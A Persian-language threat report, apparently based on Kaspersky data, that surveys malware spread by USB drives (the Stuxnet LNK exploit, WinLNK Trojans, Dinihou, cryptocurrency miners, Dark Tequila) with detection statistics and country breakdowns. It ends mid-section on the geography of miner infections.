باسمه تعالی

عنوان مستند

بررسی تهدیدات دیسک های USB–از بدافزارها تا ماینرها

فهرست مطالب

۱ مقدمه

در سال ۲۰۱۶، محققان دانشگاه ایلینوی ۲۹۷ درایو فلش (USB) بدون برچسب را در اطراف دانشگاه گذاشتند تا بررسی کنند چه اتفاقی می افتد. ۹۸٪ از آن ها را کارکنان و دانشجویان برداشتند و حداقل نیمی از آن ها به کامپیوتر متصل شدند تا کاربران از روی کنجکاوی محتوای آن ها را مشاهده کنند. برای یک هکر که تلاش می کند یک شبکه کامپیوتری را آلوده کند، این ها شانس های بسیار خوب و جذابی هستند.

تقریبا حدود بیست سال است که USB ها به وجود آمده اند و کار آن ها ارائه یک راه آسان و ساده برای ذخیره و انتقال فایل های دیجیتال بین کامپیوترهایی است که به طور مستقیم به یکدیگر یا به اینترنت متصل نیستند. این قابلیت توسط عاملین تهدید مجازی مورد سوءاستفاده قرار داده می شود که معروف ترین آن ها کرم استاکسنت[۱] در سال ۲۰۱۰ است. استاکسنت از USB برای تزریق نرم افزارهای مخرب به یک شبکه تاسیسات هسته ای ایران استفاده کرد.

امروزه سرویس های ابری مانند دراپ باکس[۲] حجم عظیمی از داده ها را ذخیره کرده و انتقال می دهند و همچنین آگاهی بیشتری از خطرات مربوط به USB ها وجود دارد. استفاده از آن ها به عنوان یک ابزار تجاری ضروری در حال کاهش است. با این وجود، همچنان سالانه میلیون ها دستگاه USB برای استفاده در خانه ها، کسب و کارها و کمپین های ارتقاء بازاریابی مانند نمایشگاه های تجاری تولید و توزیع می شوند.

USB ها هدفی برای تهدیدهای مجازی هستند. داده های آزمایشگاه کسپراسکی[۳] در سال ۲۰۱۷ نشان داده است که هر ۱۲ ماه یا بیشتر، از هر ۴ کاربر یک نفر در سراسر جهان تحت تاثیر یک واقعه سایبری محلی قرار می گیرد. این ها حملاتی هستند که به طور مستقیم روی کامپیوتر کاربر شناسایی می شوند و شامل آلودگی هایی هستند که توسط رسانه های قابل جابجایی مانند دستگاه های USB ایجاد می شوند.

این گزارش، چشم انداز فعلی تهدیدهای مجازی برای رسانه های قابل جابجایی، به ویژه USB را بررسی می‌کند و توصیه ها و پیشنهاداتی را در مورد حفاظت از این دستگاه های کوچک و داده هایی که جابجا می‌کنند ارائه می دهد. همچنین یکی از معروف ترین بدافزارهایی که روش انتشار خود را منحصرا بر پایه دیسک های قابل حمل USB قرار داده است را مورد تحلیل قرار خواهیم داد. این کرم Dinihou نام دارد.

---

[۱] Stuxnet
[۲] Dropbox
[۳] Kaspersky

۲ روش و یافته های کلیدی

یافته های این گزارش بر مبنای تشخیص هایی است که توسط تکنولوژی های حفاظت از فایل آزمایشگاه کسپراسکی بر روی دیسک های قابل حمل کاربران با اعمال یک فیلتر اسکن خاص و سایر اقدامات بدست آمده است.

یافته های کلیدی

- دستگاه های USB و دیگر رسانه های قابل حمل برای انتشار نرم افزار ماینینگ پول الکترونیکی[۴] استفاده می شوند و این قضیه حداقل از سال ۲۰۱۵ وجود داشته است. بعضی از قربانیان یافت شده اند که سال ها یک آلودگی را حمل می کرده اند.
- نرخ تشخیص برای معروف ترین ماینر بیت کوین[۵]، Trojan.Win۶۴.Miner.all، در حدود یک ششم سال به سال در حال رشد است.
- در سال ۲۰۱۸، از هر ۱۰ کاربر یک مورد آن ها توسط آلودگی های رسانه های متحرک با این ماینر الکترونیکی هدف قرار گرفته اند (حدود ۹.۲۲٪ ، از ۶.۷٪ در سال ۲۰۱۷ و ۴.۲٪ در سال ۲۰۱۶).
- سایر بدافزارها از جمله ویندوز LNK از خانواده تروجان ها[۶] از طریق رسانه های قابل حمل/USB پخش می شوند که از سال ۲۰۱۶ جزء سه مورد از مهم ترین تهدیدها هستند.
- استاکسنت سال ۲۰۱۲ ، CVE-۲۰۱۰-۲۵۶۸ ، همچنان یکی از ۱۰ مخرب ترین سوء استفاده ها است که از طریق رسانه های قابل حمل منتشر می شود.
- بازارهای نوظهور به شدت در معرض آلودگی مخرب به وسیله رسانه های قابل جابجایی هستند - آسیا، آفریقا و آمریکای جنوبی در معرض بیشترین آسیب پذیری قرار دارند - اما مواردی نیز در کشورهای اروپا و آمریکای شمالی کشف شده است.
- Dark Tequila، یک تروجان پیچیده بانکی که در تاریخ ۲۱ اوت ۲۰۱۸ گزارش شده است، مصرف کنندگان و شرکت های بزرگی را در مکزیک از سال ۲۰۱۳ هدف قرار داده است که عمدتا از طریق دستگاه های USB گسترش می یابد.

---


[۴] Cryptocurrency
[۵] Bitcoin
[۶] Trojan

۳ چشم انداز در حال رشد تهدیدهای مجازی برای USB ها


آلودگی های ناشی از رسانه های قابل جابجایی به عنوان تهدیدهای محلی تعریف می شوند – آن هایی که به طور مستقیم بر روی کامپیوتر کاربر شناسایی می شوند، برای مثال در طی برنامه ریزی، نصب و یا اسکن امنیتی آغاز شده توسط کاربر. تهدیدات محلی با تهدیدهای رایج تری که از طریق اینترنت رخ می دهند بسیار متفاوت هستند. آلودگی های محلی نیز می توانند ناشی از یک برنامه مخرب رمزگذاری شده باشند که در یک نصب کننده پیچیده پنهان شده است. برای جداسازی داده های بدافزار که توسط رسانه های قابل جابجایی از جمله USB منتشر شده اند، روش های تشخیصی را به کار می بریم که ریشه درایوهای کامپیوتر تحت تاثیر را بررسی می کنند – منبعی مهم که نشان می دهد مرجع آلودگی رسانه قابل حمل است.

این داده ها نشان می دهند که تعداد تشخیص های مربوط به تهدیدات ناشی از رسانه های قابل جابجایی به طور پیوسته از سال ۲۰۱۴ در حال کاهش است، اما نرخ کلی کاهش ممکن است کمتر شود. در سال ۲۰۱۴، نسبت بین یک کاربر تحت تاثیر تهدید رسانه های قابل جابجایی و تعداد کل تهدیدات شناسایی شده ۱:۴۲ بود؛ تا سال ۲۰۱۷ این میزان تقریبا نصف شد و تا ۱:۲۵ کاهش یافت و برآورد می شود که در سال ۲۰۱۸ حدودا به ۱:۲۲ برسد.

این ارقام در مقایسه با تهدیدهای وب کم رنگ هستند: در سال ۲۰۱۷، آنتی ویروس فایل آزمایشگاه کسپراسکی ۱۱۳.۸ میلیون مورد تهدید مربوط به رسانه های قابل جابجایی را شناسایی کرد، در حالی که آنتی ویروس وب آن فقط ۱.۲ میلیارد حمله انجام شده از منابع آنلاین را تشخیص داد. با توجه به این می توان خطرات ماندگار ارائه شده توسط رسانه های قابل حمل را نادیده گرفت، حتی اگر حدود چهار میلیون کاربر در سراسر جهان در سال ۲۰۱۸ آلوده شوند.



***تعداد کل تشخیص ها مخرب انجام شده در ریشه درایوهای کامپیوتر کاربر (به میلیون)، یک شاخص قوی برای آلودگی های مربوط به رسانه های قابل حمل، ۲۰۱۳-۲۰۱۸ .**



تعداد کاربران متمایز در تشخیص های مخرب انجام شده در ریشه درایوهای کامپیوتر (به میلیون)، یک شاخص قوی برای آلودگی های مربوط به رسانه های قابل حمل، ۲۰۱۳-۲۰۱۸.

۴ USB به عنوان ابزاری برای عاملان تهدید پیشرفته


دستگاه های USB مورد علاقه مهاجمانی هستند که شبکه های کامپیوتری بدون اتصال به اینترنت را هدف قرار می دهند – مانند آن هایی که زیرساخت های ملی حیاتی را تامین می کنند. معروف ترین مثال این مورد احتمالا کمپین استاکسنت است. در سال های ۲۰۰۹ و ۲۰۱۰، کرم استاکسنت به منظور اختلال در عملیات، امکانات هسته ای ایران را هدف قرار داد.

دستگاه های USB برای تزریق نرم افزارهای مخرب به شبکه هایی که امکان دسترسی غیر محلی را ندارند استفاده می شدند. در میان چیزهای دیگر، این دستگاه ها شامل یک سوء استفاده از آسیب پذیری ویندوز LNK(CVE-۲۰۱۰-۲۵۶۸) بود که امکان اجرای کد از راه دور را فعال می کرد. دیگر عاملان تهدید پیشرفته از جمله Equation Group، Flame ، Regin و HackingTeam همه سوء استفاده های مربوط به این آسیب پذیری را در رسانه های قابل حمل به منظور استفاده در حملات ادغام می کنند.


علاوه بر این، ساختار بیشتر دستگاه های USB به آن ها این امکان را می دهد که برای ارائه بخش های مخفی ذخیره سازی، برای مثال حذف داده های به سرقت رفته، به کار روند. جعبه ابزار ProjectSauron ۲۰۱۶ شامل یک ماژول ویژه بود که برای انتقال داده ها از شبکه های ایزوله به سیستم های متصل به اینترنت طراحی شده بود. این مورد شامل درایوهای USB میشد که برای تغییر اندازه پارتیشن روی USB و اختصاص فضاهای مخفی (چندصد مگابایت) برای اهداف مخرب فرمت شده بودند.

۴-۱ بازمانده استاکسنت CVE-۲۰۱۰-۲۵۶۸

مایکروسافت آخرین مورد از کد آسیب پذیر LNK را در مارس ۲۰۱۵ برطرف کرد. با این حال، در سال ۲۰۱۶ از هر چهار نفر یک مورد از کاربران که با یک سوء استفاده از طریق حملات رسانه ای از جمله تهدیدهای اینترنتی مواجه شده بود، با یک سوء استفاده برای این آسیب پذیری نیز روبرو شدند (اگرچه در سال ۲۰۱۷ به سوء استفاده EternalBlue مبتلا شده بودند). با این حال، CVE-۲۰۱۰-۲۵۶۸ همچنان در بدافزارهای توزیع شده توسط دستگاه های USB و دیگر رسانه های قابل جابجایی ادامه دارد: در صورتی که که علیرغم کاهش سریع تعداد تشخیص ها و قربانیان، همچنان در میان ۱۰ تهدید مهم قرار دارد که توسط KSN تشخیص داده شده اند.



تشخیص های (به میلیون) ریشه درایوها (رسانه های قابل جابجایی) برای یک سوء استفاده برای CVE-۲۰۱۰-۲۵۶۸ ، ۲۰۱۳-۲۰۱۸ . منبع: KSN



کاربران تشخیص های (به میلیون) ریشه درایوها (رسانه های قابل جابجایی) برای یک سوء استفاده برای CVE-۲۰۱۰-۲۵۶۸ ، ۲۰۱۳-۲۰۱۸ . منبع: KSN

اگر تشخیص سوء استفاده ها نشانه ای از حجم نرم افزارهای مخرب باشد که از طریق رسانه های قابل حمل انتقال داده می شوند، موارد زیر نوع بدافزاری را که به این ترتیب توزیع می شود نشان می دهند.

۲-۴ بدافزارهایی که از طریق رسانه قابل حمل گسترش داده می شوند

بدافزارهایی که از طریق رسانه های قابل حمل گسترش می یابند، از سال ۲۰۱۶ تاکنون نسبتا پایدار باقی مانده اند. برای مثال، خانواده بدافزارهای ویندوز LNK ، تروجان هایی که حاوی لینک هایی برای دانلود فایل های مخرب یا مسیر مربوط به اجرای فایل مخرب هستند، سه مورد عمده از تهدیدهایی می باشند که توسط رسانه‌های قابل حمل پخش می شوند. این بدافزار برای تخریب، مسدود کردن، تغییر دادن یا کپی کردن داده ها یا اختلال در کارکرد دستگاه یا شبکه آن توسط مهاجمان مورد استفاده قرار می گیرد. تروجان WinLNK Runner که به عنوان مهم ترین تهدید USB در سال ۲۰۱۷ شناسایی شد، در کرمی برای راه اندازی فایل‌های اجرایی استفاده شده است.

در سال ۲۰۱۷، ۲۲.۷ میلیون آلودگی WinLNK.Agent شناسایی شد که تقریبا ۹۰۰.۰۰۰ کاربر را تحت تاثیر قرار داد. این رقم برای سال ۲۰۱۸ حدود ۲۳ میلیون برآورد شده که بیش از ۷۰۰.۰۰۰ کاربر را هدف قرار می دهد. این روند نشان دهنده افزایش ۲ درصدی تشخیص ها و کاهش ۲۰ درصدی تعداد کاربران در هر سال است.

انتظار می رود که این رقم برای تروجان WinLNK Runner به شدت کاهش یابد – کاهش ۶۱ درصدی تشخیص ها، از ۲.۷۵ میلیون در سال ۲۰۱۷ به ۱ میلیون که برای سال ۲۰۱۸ برآورد شده است؛ کاهش ۵۱ درصدی کاربرانی که هدف قرار گرفته اند (از حدود ۹۲۰.۰۰۰ در سال ۲۰۱۷ به بیش از ۴۵۰.۰۰۰ در سال ۲۰۱۸).

از میان سایر بدافزارهای اساسی مخرب که از طریق USB پخش می شوند می توان به sality اشاره کرد که اولین بار در سال ۲۰۰۳ شناسایی شد اما از آن زمان به شدت تغییر یافت، و مورد دیگر می توان Dinihou را نام برد که به صورت خودکار خود را روی USB کپی می کند سپس مسیرهای مخرب کوتاهی (LNK ها) را ایجاد می کند که به محض اینکه قربانی آن ها را باز کرد برنامه مخرب اجرا شود.

۳-۴ ماینرها – نادر اما پایدار

دستگاه های USB برای انتشار نرم افزار ماینینگ پول الکترونیکی نیز استفاده می شوند. این کار نسبتا غیرمعمول است، اما به اندازه کافی برای مهاجمان موفقیت آمیز بوده است که همچنان از این روش انتشار استفاده می کنند. Trojan.Win۳۲.Miner.ays/Trojan.Win۶۴.Miner.all یک ماینر معروف تشخیص داده شده در ریشه درایو است که از سال ۲۰۱۴ شناخته شده می باشد.

بدافزارهای این خانواده، به صورت مخفیانه از ظرفیت پردازنده کامپیوتر آلوده برای تولید پول الکترونیکی استفاده می کنند. تروجان برنامه ماینینگ را روی کامپیوتر قرار می دهد، سپس آن را نصب کرده و به صورت مخفیانه آن را اجرا می کند، سپس این برنامه پارامترهایی را دانلود کرده که او را قادر به ارسال نتایج به سرور خارجی تحت کنترل مهاجم می کند.

داده های آزمایشگاه های امنیتی نشان می دهد که حضور برخی از آلودگی هایی که در سال ۲۰۱۸ شناسایی شده اند به سال های پیش باز می گردد که این خود نشان دهنده یک آلودگی طولانی است که احتمالا تاثیر منفی چشمگیری روی توان پردازشی دستگاه قربانی داشته است.

داده های تشخیص برای نسخه ۳۲ بیتی Trojan.Win۳۲.Miner.ays به شرح زیر است:

Year	Detection data for Trojan.Win32.Miner.ays	Unique user count
2017	778,620	236,000
2018 (estimate based on H1)	600,698	196,866

یک کاهش ۲۸.۱۳ درصدی در تعداد افراد تحت تاثیر ماینر نسخه ۳۲ بیتی بین H۱ سال ۲۰۱۷ (۱۳۶.۹۵۴ کاربر منحصر به فرد) و H۱ سال ۲۰۱۸ (۹۳.۴۳۳ کاربر منحصر به فرد) وجود داشته است.

Trojan.Win۶۴.Miner.all ، شاهد افزایش چشمگیر در سال اول تشخیص بود، پس از زمانی که تعداد کاربران به یک نرخ رشد ثابت برابر با تقریبا یک ششم در سال رسیده است. زمانی که تعداد کاربرانی را که با این بدافزار ماینینگ هدف قرار گرفته اند در برابر تعداد کل کاربران که توسط تهدیدات رسانه های قابل حمل تحت تاثیر قرار گرفته اند مقایسه می شوند نیز این میزان رشد کوچک اما پایدار دیده می شود. این امر نشان می دهد که حدودا یک نفر از هر ۱۰ کاربر با تهدید رسانه های متحرک در سال ۲۰۱۸ روبرو می شود ، با این ماینر نیز مواجه خواهد شد و این رقم نسبت به دو سال پیش تقریبا دو برابر افزایش یافته است.

این نتایج نشان می دهد که انتشار از طریق رسانه های قابل حمل به خوبی برای این تهدید عمل می کند.

داده های تشخیص برای Trojan.Win۶۴.Miner.all به شرح زیر است:

Year	Detection data for Trojan.Win64.Miner.all	Unique user count	YoY change	Unique user count as share of all users hit with a removable media threat
2016	4,211,246	245,702	+70.15%	4.2%
2017	4,214,785	301,178	+18.42%	6.7%
2018 (estimate based on H1)	4,209,958	362,242	+16.42%	9.2%

۴-۴ Dark Tequila – بدافزار بانکداری پیشرفته

در اوت سال ۲۰۱۸ ، محققان آزمایشگاه کسپراسکی یک عملیات سایبری پیچیده با نام Dark Tequila را گزارش کردند که حداقل ۵ سال است کاربران را در مکزیک هدف قرار داده، اطلاعات کارت های اعتباری بانکی، شخصی و اطلاعات شرکت ها را توسط بدافزار به سرقت برده و می تواند هنگامی که کامپیوتر قربانی خاموش است در آن عملیاتی را انجام دهد.


با توجه به یافته های محققان آزمایشگاه کسپراسکی، کد مخرب از طریق دستگاه USB آلوده و فیشینگ منتشر شده و شامل ویژگی هایی است که از تشخیص جلوگیری می کند. اعتقاد بر این است که عامل تهدید پنهان شده در Dark Tequila ، در اصل اسپانیایی زبان یا آمریکایی لاتین است.

۵ جغرافیای هدف

به نظر می رسد که بازارهای نوظهور در برابر آلودگی رسانه های قابل حمل، بیشترین آسیب پذیری را دارند.

اعداد سالانه برای سال ۲۰۱۷ نشان می دهند که در بسیاری از این کشورها، تقریبا دو-سوم از کاربران یک حادثه محلی را تجربه کرده اند که شامل آلودگی بدافزارهای مربوط به رسانه های قابل جابجایی است در مقایسه با کمتر از یک در چهار کاربر که در اقتصادهای پیشرفته رخ می دهد. به نظر می رسد که این ارقام برای سال ۲۰۱۸ نیز به همین ترتیب باشند.


برای سوء استفاده LNK که از طریق رسانه های قابل حمل پخش می شوند، آسیب دیده ترین کشور ها در سال ۲۰۱۸ تا کنون ویتنام (۱۸.۸٪ از کاربران تحت تاثیر قرار گرفته اند)، الجزایر (۱۱.۲٪) و هند (۱۰.۹٪) هستند. همچنین آلودگی هایی در سایر مناطق آسیا، روسیه و برزیل و در میان سایرین نیز تعدادی در برخی از کشورهای اروپایی (اسپانیا، آلمان، فرانسه، انگلستان و ایتالیا)، ایالات متحده و ژاپن نیز دیده شده است.



تعداد کاربران تحت تاثیر یک سوء استفاده برای CVE-۲۰۱۰-۲۵۶۸ از طریق رسانه های متحرک ، ۲۰۱۸. منبع: KSN
(تنها کشورهای دارای بیش از ۱۰،۰۰۰ مشتری آزمایشگاه کسپرسکی)

موفقیت برای ماینر گسترده تر است:

